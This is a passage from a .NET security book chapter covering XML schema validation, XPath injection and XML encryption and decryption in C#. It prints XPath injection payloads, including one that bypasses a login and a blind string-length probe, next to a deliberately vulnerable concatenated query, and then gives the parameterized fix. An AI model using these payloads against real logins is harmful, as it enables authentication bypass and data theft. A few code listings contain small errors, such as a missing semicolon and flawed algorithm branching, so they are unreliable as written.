              </xs:sequence>
            </xs:complexType>
          </xs:element>
        </xs:sequence>
      </xs:complexType>
    </xs:element>
  </xs:schema>
```

This example schema specifies that a book must have a title and a number of pages. There are no restrictions set on the number of authors or on the number of books within a book collection. Without such a rule set, you would have to manually write code to validate the XML, according to the rules you require. Using XML schemas provides a more flexible approach. The schemas can be shared with external customers who can also use them to check that the documents they are sending are valid (although, of course, you should never rely on that, and always validate any XML input yourself).

XML Parsers

In addition to setting the syntax for XML, the World Wide Web Consortium (W3C) describes some of the behavior of XML parsers. There are two types of parsers:

- *Non-validating* —This type of parser only ensures that an XML document is well-formed.
- *Validating*—This parser uses a definition or schema to ensure that a well-formed XML document matches the rules specified.

Any XML parser that encounters malformed XML must report this error to the application. The .NET framework provides parsers via the `XmlElement` and `XmlDocument` classes. The .NET framework will check if an XML document is well-formed when you load it into the `XmlDocument` class. If the XML fails a well-formed check, an exception will be thrown.

Following is an example:

```
 XmlDocument xmlDocument = new XmlDocument();
xmlDocument.LoadXml("<books>");
```

This code snippet will throw an `XmlException` with a message of"Unexpected end of file has occurred. The following elements are not closed: books. Line 1, position 8."

TRY IT OUT Validating XML

Let's go through the various steps of loading a simple XML file, checking to see that it is well-formed, creating a schema for it, and then validating against that schema.

1. Create a new Web application or site. Replace `default.aspx` with the following:

```
<%@ Page Language="C#" ValidateRequest="false" %>
<%@ Import Namespace="System.Xml" %>
<!DOCTYPE html PUBLIC
    "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

```
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
>
<script runat="server">
    protected void simpleLoad_Clicked(object sender,
        EventArgs e)
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(XmlInput.Text);
        WellFormed.Visible = true;
    }
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Validating XML</title>
</head>
<body>
    <form id="form1" runat="server">
        Your XML:<br />
        <asp:TextBox ID="XmlInput" runat="server"
            TextMode="MultiLine" />
        <br />
        <asp:Button ID="simpleLoad" runat="server"
            Text="Load Xml" OnClick = "simpleLoad_Clicked" />

        <asp:Label ID="WellFormed"
            runat="server" Visible="false">
        <p>Your XML was well formed.</p>
        </asp:Label>
    </form>
</body>
</html>
```

Run this page and experiment with putting well-formed and malformed XML into the input box. You should see an `XmlException` is thrown when you enter malformed XML.

You may also have noticed that this page disables request validation. This is necessary because the page is accepting XML in an input field. If request validation were not disabled, the request would be rejected because it would resemble a potential Cross Site Scripting (XSS) attack.

2. However, checking that an XML document is well-formed is not complete validation. Create a new XML file in your project called `books.xml`. The contents of this file should be as follows:

```
<?xml version="1.0" encoding="utf-8" ?>
<Books>
  <Book>
    <Title>Example Title</Title>
    <Author>John Smith</Author>
    <Pages>500</Pages>
  </Book>
  <Book>
    <Title>Another Title</Title>
    <Author>John Doe</Author>
    <Pages>250</Pages>
  </Book>
</Books>
```

3. Next, create a schema to validate against. With the XML file open, from the Visual Studio menu, choose XML ⇨ Create Schema. A new window will open in the editor containing a suggested schema file. Leave this unchanged for now, and save it into the directory containing your Web site.

4. In your project, add a new Web form called `validate.aspx`. Change the contents of the file to be the following:

```
<%@ Page Language="C#" ValidateRequest="false"  %>
<%@ Import Namespace="System.Xml" %>
<!DOCTYPE html PUBLIC
    "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(Server.MapPath("~/books.xml"));
        WellFormed.Visible = true;
    }
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1" runat="server">
    <title>Validating Schemas</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:Label ID="WellFormed"
            runat="server" Visible="false">
        <p>Your XML was well formed.</p>
        </asp:Label>
    </form>
</body>
</html>
```

5. Run this page and view the results. You will see that the page verifies your XML is well-formed. Edit the `books.xml` file so that it is not well-formed and check that the page throws an `XmlException`. Restore `books.xml` to its well-formed state.

   The sample schema created by Visual Studio is very simple:

```
<?xml version="1.0" encoding="utf-8"?>
<xs:schema attributeFormDefault="unqualified"
           elementFormDefault="qualified"
           xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="Books">
    <xs:complexType>
      <xs:sequence>
        <xs:element maxOccurs="unbounded" name="Book">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="Title" type="xs:string" />
              <xs:element name="Author" type="xs:string" />
```

```
            <xs:element name="Pages"
                type="xs:unsignedShort" />
          </xs:sequence>
        </xs:complexType>
      </xs:element>
    </xs:sequence>
  </xs:complexType>
 </xs:element>
</xs:schema>
```

It simply specifies that a `Books` element is made up of zero of more instances of a `Book` element. A `Book` element, in turn, may have a `Title`, an `Author`, and a `Pages` element. The `Title` and `Author` elements are strings, while the `Pages` element is an unsigned short value.

6. Open `books.xml` and add a new element not defined in your schema, as shown here:

```
<?xml version="1.0" encoding="utf-8" ?>
<Books>
  <Book>
    <Title>Example Title</Title>
    <Author>John Smith</Author>
    <Pages>500</Pages>
    <RogueElement/>
  </Book>
  <Book>
    <Title>Another Title</Title>
    <Author>John Doe</Author>
    <Pages>250</Pages>
  </Book>
</Books>
```

Run the validate page again and you will notice no errors have occurred. This is because `XmlDocument` is a simple parser. It only checks for well-formed documents. If you want to validate against a schema or DTD, then you must use an `XmlReader` configured to check for schema errors.

7. To help you edit XML against a schema in Visual Studio, you can make the XML document itself point to the schema that you will eventually use for validation. Edit `books.xml` to point to the `books.xsd`:

```
<?xml version="1.0" encoding="utf-8" ?>
<Books
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:noNamespaceSchemaLocation="books.xsd">
  <Book>
    <Title>Example Title</Title>
    <Author>John Smith</Author>
    <Pages>500</Pages>
    <RogueElement />
  </Book>
  <Book>
    <Title>Another Title</Title>
    <Author>John Doe</Author>
    <Pages>250</Pages>
  </Book>
</Books>
```

To add the schema pointer, you must first add a reference to the XML Schema namespace. This extends the XML file to support schemas. Once you add the schema, you will see that the invalid element is highlighted. If you try to change the XML elements to vary from the schema or add new invalid elements, you will see that Visual Studio highlights errors, as shown in Figure 10-1.




FIGURE 10-1: Visual Studio's XML/XSLT validation

8. Now load the XML document through a suitably configured XML reader. Change the source code to be the following:

```
<%@ Page Language="C#" ValidateRequest="false"  %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Xml.Schema"%>
<!DOCTYPE html PUBLIC
    "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
>
<script runat="server">
    private bool isXmlValid = true;
```

```
    protected void Page_Load(object sender, EventArgs e)
    {
        XmlReaderSettings settings = new XmlReaderSettings();
        settings.ValidationType = ValidationType.Schema;
        settings.ValidationFlags =
           XmlSchemaValidationFlags.ReportValidationWarnings;
        settings.ValidationEventHandler +=
            ValidationCallback;

        XmlSchema schema = new XmlSchema();
        schema = XmlSchema.Read(
            new StreamReader(Server.MapPath("~/books.xsd")),
                             null);
        settings.Schemas.Add(schema);

        XmlDocument xmlDocument = new XmlDocument();
            XmlReader xmlReader = XmlReader.Create(Server.MapPath("~/books.xml"),
                             settings)
        xmlDocument.Load(xmlReader);

        WellFormed.Visible = true;

        xmlDocument.Validate(ValidationCallback);
        if (isXmlValid)
            XmlValid.Visible = true;
        xmlReader.Close();
    }

    void ValidationCallback(object sender,
                            ValidationEventArgs args)
    {
        isXmlValid = false;
    }

</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1" runat="server">
    <title>Validating Schemas</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:Label ID="WellFormed"
            runat="server" Visible="false">
        <p>Your XML was well formed.</p>
        </asp:Label>
        <asp:Label ID="XmlValid"
            runat="server" Visible="false">
        <p>Your XML was valid.</p>
        </asp:Label>
    </form>
</body>
</html>
```

To validate, you must first create an instance of the `XmlReaderSettings` class and set the validation type, flags, and a callback method. After that, you must load your XML schema into an `XmlSchema` object and attach it to the settings instance. Once you have both the settings configured, you can use them with an `XmlReader` to populate your `XmlDocument`.

Every time an error is encountered in the document, the callback function will be called. In the example, this simply sets a flag to say the document was invalid. However, in a real-life scenario, you would probable want to read each error from the `ValidationEventArgs` parameter and log the errors, or display appropriate error messages to the user.

9. Run your new sample page and see if your XML validates against the schema you created. Invalidate your XML and see what happens.

There are various other ways of validating with schemas and DTDs. These are documented in the Microsoft KB articles 307379 (C#) and 315533 (VB).

A strictly defined XML schema is a powerful tool in validating any XML input or ensuring that you output valid XML. Without a schema, your parsing functionality might crash, or unexpected data may slip through. Schemas can include information on the type of an element, maximum and minimum occurrences, lengths of elements or attributes, the order of data, and even enumeration values.

The previous sample used local schemas to validate. However, when you write XML against third-party schemas, these schemas may be hosted on external URIs.

The `XmlReaderSettings` class exposes a property, `XmlResolver`. By default, this is configured to use a default resolver with no user credentials. If your application is hosted behind a proxy that requires authentication, you must create an `XmlUrlResolver` instance and set the `Credentials` property accordingly. However, the use of external schemas introduces a dependency on their availability, and your server's availability to retrieve them. Also, retrieved XML schema definitions (XSDs) are not cached.

You may want to consider retrieving schemas and adding them to your solution, or implementing a custom `XmlResolver` that caches schemas. MSDN has an example of a custom, caching resolver available at `http://msdn.microsoft.com/en-us/library/bb669135.aspx`.

You should also consider exposing your schemas to anyone using your data formats. This will enable them to validate before sending you information, and, hopefully, reduce the number of errors you encounter. If you publish your schema on an HTTPS URI, then the connecting clients will have a way to check the identity of the server hosting the schema. Of course, you should still not rely on a third-party XML document conforming to your schema, and perform your own validation.



NOTE *One other thing to consider when validating is XML* normalization. *Normalization controls how a parser handles things like whitespace, character cases, and default attribute values. This is potentially dangerous, because character-encoded values (those specified by their Unicode values, such as* `&#0;`*) will slip through validation, and may cause problems when you manipulate the data.*

The `XmlReaderSettings` *class contains the* `CheckCharacters` *property that configures the reader to check for potentially invalid characters. The default value is* `true`*. Other properties that may affect validation include* `IgnoreComments`*,* `IgnoreProcessingInstructions`*, and* `IgnoreWhitespace`*.*

QUERYING XML

Of course, XML, like any data format, is of limited use unless you can process it. While simple processing like sending a whole document is fairly trivial, XML has its own query language, XPath. XPath allows a developer to select elements in a document or query and filter data. One major use of XPath is with XML Transformations (XSLTs), where you can style parts of the presentation of an XML document by specifying the selection of data (or nodes, in XPath parlance) and apply a transformation or style to them.

Using the `books.xml` data presented earlier in this chapter, you can select all the available `bookTitles` by executing a suitable XPath expression:

```
 XmlNodeList bookTitles =
    xmlDocument.SelectNodes(@"/Books/Book/Title");
foreach (XmlNode bookTitle in bookTitles)
{
    // Do something with the node.
}
```

You can perform other queries using XPath expressions. For example `/Books/Book[1]` would select the first `Book` node in the document and `/Books/Book[last()]` would select the last `Book` node in the document.

Furthermore, like SQL, you can query for specific values. The following code snippet would select all books with more than 400 pages:

```
 XmlNodeList bookTitles =
    xmlDocument.SelectNodes(@"/Books/Book[Pages>400]");
foreach (XmlNode bookTitle in bookTitles)
{
    // Do something with the node.
}
```

It is this type of query that is open to abuse. Like SQL queries, XPath expressions can be vulnerable to injection attacks. Consider the following XML document:

```
<?xml version="1.0" encoding="utf-8"?>
<Accounts>
  <Account ID="1">
    <FirstName>Phil</FirstName>
    <LastName>Pursglove</LastName>
    <UserName>ppursglo</UserName>
    <Password>secret</Password>
  </Account>
  <Account ID="2">
    <FirstName>Richard</FirstName>
    <LastName>Hopton</LastName>
    <UserName>rhopton</UserName>
    <Password>pass</Password>
  </Account>
</Accounts>
```

The following XPath expression would check a login for the user `'ppursglo'`, returning the username if the specified username and password match:

```
string(//Account[UserName/text()="ppursglo" and
                 Password/text()='secret']/UserName/text())
```

Often, these queries will be built in code, via string concatenation or `string.Format` like this:

```
 XPathNavigator navigator =
    xmlDocument.CreateNavigator();
XPathExpression expression = navigator.Compile(
 "string(//Account[UserName/text()='" + username + "" and "+
 "Password/text()='" + password + "']/UserName/text())");

string account = Convert.ToString(navigator.Evaluate(expression));
```

If you have already read Chapter 8, this may look familiar. By appending a particular string (`" or "1'='`) to both the username and password, an attacker can change the expression to always return the first username from the XML data. Because XPath does not have the equivalent of a comment operator, the mechanism for injection is slightly different. This query will always return a value, because `or` operators will always cause a value to be returned.

> This vulnerability is known as XQuery Injection, another member of the injection family of vulnerabilities that attackers can use to "inject" extra clauses into your queries.

Because administrative users are usually configured before normal users, it's likely that an authentication system attacked using the string above would validate the attacker as an administrative account. Like SQL injection, error information from a stack trace can start to give out information about the XML document containing the data. For example, if an attacker

entered a single apostrophe as the user name, and your Web site was configured to show full error information, the screen shown in Figure 10-2 would appear.




FIGURE 10-2: An error screen after entering an apostrophe as a user name

With such schema information, attackers could start to discover the length of field names that they know. A username of `'or string-length(//UserName[position()=1]/child::node()[position()=1])=4 or ''='` would change the query to ask the application if the length of the first username element was 4 characters. If the answer were `true`, then the application would react as if a proper login had taken place.

This sort of attack can be easily automated until the schema and length of all fields is discovered. "Blind XPath Injection," a paper by Amit Klein (available from `http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf`) details how an attacker can build up details of a schema and gradually extract the full XML from a document.

Avoiding XPath Injection

Just like SQL injection, XPath injection can be avoided by compiling a parameterized XPath expression and passing user input as a parameter value. This has the added bonus of enabling you to reuse a precompiled XPath expression, saving CPU cycles.

The .NET framework provides support for parameterized expressions via the `XsltContext` class. This class acts as a wrapper around the XSLT processor used by XPath, and programmatically allows you to replace parameter markers with their values as the expression is parsed. This approach, while possible, is a lot of hard work, and is poorly documented. Daniel Cazzulino (an XML MVP) has released `Mvp.Xml`, an Open Source library available from `http://mvpxml.codeplex.com/` that makes parameterized queries easier to utilize.

For example, using the previous username and password expression, you can change it to become parameterized like so:

```
string xPath =
    "string(//Account[UserName/text()=$username"+
    " and " +
    "Password/text()=$password]/UserName/text())";

// This could be performed in a constructor to avoid
// the CPU hit needed each time an expression is compiled.
XPathNavigator navigator =  xmlDocument.CreateNavigator();
XPathExpression expression = DynamicContext.Compile(xPath);

DynamicContext ctx = new DynamicContext();
ctx.AddVariable("username", username);
ctx.AddVariable("password", password);
expression.SetContext(ctx);

string account =
    Convert.ToString(navigator.Evaluate(expression));
```

You can see that, rather than compiling the XPath expression through the `XPathNavigator` class, it is instead compiled through the `DynamicContext` class, found in the `Mvp.Xml.Common.XPath` namespace. The XPath expression contains parameters, indicated by a `$` sign. For example, `$username` is a parameter named `username`. Then, when you use the expression, you create a new instance of `DynamicContent`, add the parameters to it, and, finally, execute the navigation methods you want to use on the `XPathNavigator`.



WARNING *Remember that you should treat XML as untrusted input at all times. If you are using data extracted from it as content on your Web page, then you should encode it correctly (as detailed in Chapter 3) to avoid Cross Site Scripting (XSS) attacks.*

SECURING XML DOCUMENTS

XML has its own standard for encryption and signing. The encryption standard (`XMLEnc`) specifies how a document should be encrypted, and how the encryption keys are exchanged. It is published at `http://www.w3.org/TR/xmlenc-core/`. The standard for signing XML (`XMLDsig`) can be found at `http://www.w3.org/TR/xmldsig-core/`.

You may recall from Chapter 6 that encryption allows you to hide the contents of a document (or elements within a document) so that only a receiver with suitable keys can decrypt it. XML can be signed with X509 certificates or an asymmetric key, and can be encrypted with X509 certificates, a shared key, or an asymmetric key. However, encryption does not prove an XML document has not changed, nor does it prove who encrypted it — the addition of a digital signature provides this. If you haven't already read Chapter 6 and are unsure about cryptography, you should read it before continuing with this section.

The same guidelines that apply to cryptographic systems in general apply to XML encryption, including the selection of key lengths, algorithms, and the situations suitable to them. These rules are covered in Chapter 6. (If you have not read that chapter yet, now would be a good time to do so.)

Encrypting XML Documents

When XML is encrypted, the entire document may be encrypted, or encryption may only be applied to particular elements. In addition to the encrypted XML, an `XMLEnc` document will also contain information on the type of encryption algorithm used when the document was encrypted, as well as references to the encryption keys used.

The classes for XML cryptographic functions are contained in the `System.Security.Cryptography.Xml` namespace, which is part of the `System.Security` assembly.

Using a Symmetric Encryption Key with XML

When you use a symmetric algorithm (such as AES) to encrypt, you must use the same key to encrypt and decrypt the data, and both parties must agree on the key and the algorithm. Generally, this is suitable when a single application must encrypt and decrypt data.

Listing 10-1 shows a suitable method for encrypting an XML element within a document. This takes a document, the element to encrypt, and a populated instance of a symmetric algorithm.

LISTING 10-1: Encrypting XML using a symmetric key

```
public static void Encrypt(XmlDocument document,
   string elementNameToEncrypt,
   SymmetricAlgorithm algorithm)
{
    // Check the arguments.
    if (document == null)
        throw new ArgumentNullException("document");
    if (elementNameToEncrypt == null)
        throw new ArgumentNullException("elementNameToEncrypt");
    if (algorithm == null)
        throw new ArgumentNullException("key");

    // Extract the element to encrypt.
    XmlElement elementToEncrypt =
        document.GetElementsByTagName(
            elementNameToEncrypt)[0]
        as XmlElement;
```

```
if (elementToEncrypt == null)
    throw new XmlException(
       "The specified element was not found");

// Encrypt the xml element
EncryptedXml eXml = new EncryptedXml();
byte[] encryptedElement =
    eXml.EncryptData(elementToEncrypt,
                     algorithm, false);

// Now build a representation of the encrypted data.
EncryptedData encryptedData =
    new EncryptedData
        {
                Type = EncryptedXml.XmlEncElementUrl
        };

// Work out the algorithm used so we can embed it
// into the document.
string encryptionMethod = null;
if (algorithm is TripleDES)
    encryptionMethod = EncryptedXml.XmlEncTripleDESUrl;
else if (algorithm is DES)
    encryptionMethod = EncryptedXml.XmlEncDESUrl;
if (algorithm is Rijndael)
{
    switch (algorithm.KeySize)
    {
        case 128:
            encryptionMethod = EncryptedXml.XmlEncAES128Url;
            break;
        case 192:
            encryptionMethod = EncryptedXml.XmlEncAES192Url;
            break;
        case 256:
            encryptionMethod = EncryptedXml.XmlEncAES256Url;
            break;
    }
}
else
{
    // Throw an exception if the transform
    //is not in the previous categories
    throw new CryptographicException(
       "Specified algorithm is not supported");
}

encryptedData.EncryptionMethod =
    new EncryptionMethod(encryptionMethod);

// Add the encrypted element data to the
// EncryptedData object.
encryptedData.CipherData.CipherValue = encryptedElement;
```

continues

LISTING 10-1 *(continued)*

```
        // Replace the original element with the encrypted data
        // and algorithm information
        EncryptedXml.ReplaceElement(
            elementToEncrypt, encryptedData, false);
    }
```

The code searches through the XML document for the specified element, extracting it into an `XmlElement` object. This is then encrypted by the `EncryptedData` method of the`EncryptedXml` class. At this point, you now have the encrypted data, but this must be correctly formatted before it can be used.

The`EncryptedData` class is used to encapsulate everything needed to create a correctly formatted encrypted element, and so an instance of this class is created. The `EncryptionMethod` property is set to indicate the algorithm used, and the encrypted data is added to the `CipherValue` property of the `CipherData` property on the `EncryptedData` class. Finally, the `ReplaceElement` method of the `EncryptedXml` class is used to replace the clear text element in the original document with the correctly formatted encrypted element.

Now, let say that you have the sample document shown in Listing 10-2.

LISTING 10-2: A sample document for encryption

```
<?xml version="1.0" encoding="utf-8" ?>
<envelope>
   <to>barryd@idunno.org</to>
   <from>yourbank@bank.com</from>
   <message>You have just been paid.</message>
</envelope>
```

You could then encrypt the message element using the following snippet:

```
XmlDocument document = new XmlDocument
                           {
                               PreserveWhitespace = true
                           };
// Load the document and then continue.
RijndaelManaged algorithm = new RijndaelManaged();
Encrypt(document, "message", algorithm);
```

You may remember from Chapter 6 that creating a new instance of a symmetric algorithm class will create encryption keys automatically, so this example does not set any keys. In production code, you would load the keys from a secure key store, or save the encryption keys securely after you have used them. The encrypted XML would look something like this (the `CipherValue` element has been truncated for ease of publishing):

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
```

```
  <EncryptedData
   Type="http://www.w3.org/2001/04/xmlenc#Element"
   xmlns="http://www.w3.org/2001/04/xmlenc#">
    <EncryptionMethod
     Algorithm="http://www.w3.org/2001/04/xmlenc#aes256-cbc" />
    <CipherData>
      <CipherValue>p1D/....FIT2Q==</CipherValue>
    </CipherData>
  </EncryptedData>
</envelope>
```

You can see that the message element has been replaced with an `EncryptedData` element that contains the encrypted data (the `CipherData` element), as well as information on the method used (the `EncryptionMethod` element). If the receiving party shares the key and IV used, this is enough information to decrypt the element.

To decrypt the data, you would use a method like the one shown in Listing 10-3. Remember that with symmetric algorithms, you use the same key and IV to decrypt encrypted data.

LISTING 10-3: Decrypting XML using a symmetric key

```
public static void Decrypt(XmlDocument xmlDocument,
    SymmetricAlgorithm algorithm)
{
    // Check the arguments.
    if (xmlDocument == null)
        throw new ArgumentNullException("xmlDocument");
    if (algorithm == null)
        throw new ArgumentNullException("key");

    // Find the EncryptedData element in the XmlDocument.
    XmlElement encryptedElement =
        xmlDocument.GetElementsByTagName(
             "EncryptedData")[0] as XmlElement;

    // If the EncryptedData element was not found,
    // throw an exception.
    if (encryptedElement == null)
    {
        throw new XmlException("No encrypted element was found.");
    }

    // Create an EncryptedData object and populate it.
    EncryptedData encryptedData = new EncryptedData();
    encryptedData.LoadXml(encryptedElement);

    // Create a new EncryptedXml object.
    EncryptedXml encryptedXml = new EncryptedXml();

    // Decrypt the element using the symmetric algorithm.
    byte[] rgbOutput =
        encryptedXml.DecryptData(encryptedData, algorithm);
```

continues

LISTING 10-3 *(continued)*

```
        // Replace the encryptedData element with the
        // plaintext XML element.
        encryptedXml.ReplaceData(encryptedElement, rgbOutput);
    }
```

This method will look through a document for the first encrypted data element and attempt to decrypt it.

Using an Asymmetric Key Pair to Encrypt and Decrypt XML

You should remember from Chapter 6 that asymmetric encryption does not require the sharing of secret keys. The encrypting algorithm encrypts against the public key of the receiving party. Decryption is only possible by the holder of the private key matching the public key. However, asymmetric encryption has a drawback — it can only encrypt small amounts of data.

Chapter 6 discussed the concept of a session key, an automatically created symmetric key that is used to do the data encryption. Session keys are small enough to be encrypted by asymmetric algorithms, so the session key is encrypted using the asymmetric key, and then transferred with the encrypted data. The XML encryption standard has a defined method of transferring the session key, as well as details about the asymmetric key used to protect it.

The code shown in Listing 10-4 takes an XML document, the element name to encrypt, and an RSA key, and does exactly that — generate a session key and encrypting it using the public asymmetric key.

LISTING 10-4: Encrypting XML using an asymmetric RSA key

```
public static void Encrypt(XmlDocument document,
    string elementNameToEncrypt, RSAParameters rsaParameters)
{
    const string KeyName = "rsaKey";
    const string EncryptedElementId = "encryptedMessage";

    // Create a new instance of the RSA algorithm and load the key.
    RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();
    rsa.ImportParameters(rsaParameters);

    // Get the element for encryption.
    XmlElement elementToEncrypt =
        document.GetElementsByTagName(elementNameToEncrypt)[0]
        as XmlElement;
    if (elementToEncrypt == null)
    {
        throw new XmlException(
            "The specified element was not found");
    }

    // Create a session key as asymmetric algorithms
    // cannot encrypt large amounts of data.
```

```
    RijndaelManaged sessionKey =
        new RijndaelManaged { KeySize = 256 };

    // Encrypt the required element using the session key.
    EncryptedXml encryptedXml = new EncryptedXml();
    byte[] encryptedElement = encryptedXml.EncryptData(
        elementToEncrypt, sessionKey, false);

    // Now create an encrypted data element containing the details
    // of the algoritm used to generate the session key and the id
    // for the encrypted element.
    EncryptedData encryptedData = new EncryptedData
        {
            Type = EncryptedXml.XmlEncElementUrl,
            Id = EncryptedElementId,
            EncryptionMethod = new EncryptionMethod(
                EncryptedXml.XmlEncAES256Url)
        };

    // Encrypt the session key using the asymmetric
    // algorithm created from the passed RSA key.
    EncryptedKey encryptedSessionKey = new EncryptedKey();
    byte[] encryptedKey = EncryptedXml.EncryptKey(
        sessionKey.Key, rsa, false);

    // Wrap the encrypted session key with information about
    // how it was encrypted.
    encryptedSessionKey.CipherData = new CipherData(encryptedKey);
    encryptedSessionKey.EncryptionMethod =
      new EncryptionMethod(EncryptedXml.XmlEncRSA15Url);

    // Now create a reference for the encrypted session
    // key which will be used when the encrypted XML
    // is created. This allows for multiple data
    // elements to be encrypted using different keys.
    DataReference dataReference = new DataReference
      { Uri = "#" + EncryptedElementId };
    encryptedSessionKey.AddReference(dataReference);

    // Add this reference to the encrypted data.
    encryptedData.KeyInfo.AddClause(
      new KeyInfoEncryptedKey(
        encryptedSessionKey));

    // Now create a KeyName element
    KeyInfoName keyInfoName = new KeyInfoName { Value = KeyName };
    encryptedSessionKey.KeyInfo.AddClause(keyInfoName);

    // And finally replace the plain text with the cipher text.
    encryptedData.CipherData.CipherValue = encryptedElement;
    EncryptedXml.ReplaceElement(elementToEncrypt, encryptedData,
false);

    sessionKey.Clear();
    rsa.Clear();
}
```

If you use the sample document from the symmetric encryption example shown earlier in Listing 10-2, the encrypted XML will look something like the following (again, the `CipherValue` elements have been truncated for ease of publishing):

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <EncryptedData Id="encryptedMessage"
    Type="http://www.w3.org/2001/04/xmlenc#Element"
    xmlns="http://www.w3.org/2001/04/xmlenc#">
    <EncryptionMethod
      Algorithm="http://www.w3.org/2001/04/xmlenc#aes256-cbc" />
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
        <EncryptionMethod
          Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
        <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
          <KeyName>rsaKey</KeyName>
        </KeyInfo>
        <CipherData>
          <CipherValue>fUPT/....KmU=</CipherValue>
        </CipherData>
        <ReferenceList>
          <DataReference URI="#encryptedMessage" />
        </ReferenceList>
      </EncryptedKey>
    </KeyInfo>
    <CipherData>
      <CipherValue>R5RTQvAGgW0MVd...ah+gwFin5xu5Q==</CipherValue>
    </CipherData>
  </EncryptedData>
</envelope>
```

If you compare this result to the encrypted XML generated by the symmetric key, you will notice two instances of the `CipherData` elements, one of which holds the encrypted information and another of which holds the symmetric key used to encrypt it, itself encrypted by the public asymmetric key. The `KeyInfo` element is the element containing the details of the symmetric key used.

It is possible to encrypt multiple elements in a single document with their own symmetric keys, by specifying a unique key name and unique element name for the encrypted data. For brevity, in the example code shown in Listing 10-4 these values are fixed. However, you could easily pass them as parameters should you wish to protect multiple elements.

Compared to the encryption code, decrypting the XML is simple and is shown in Listing 10-5.

LISTING 10-5: Decrypting with an asymmetric private key

```
public static void Decrypt(XmlDocument document,
    RSAParameters rsaParameters)
{
    const string KeyName = "rsaKey";
```

```
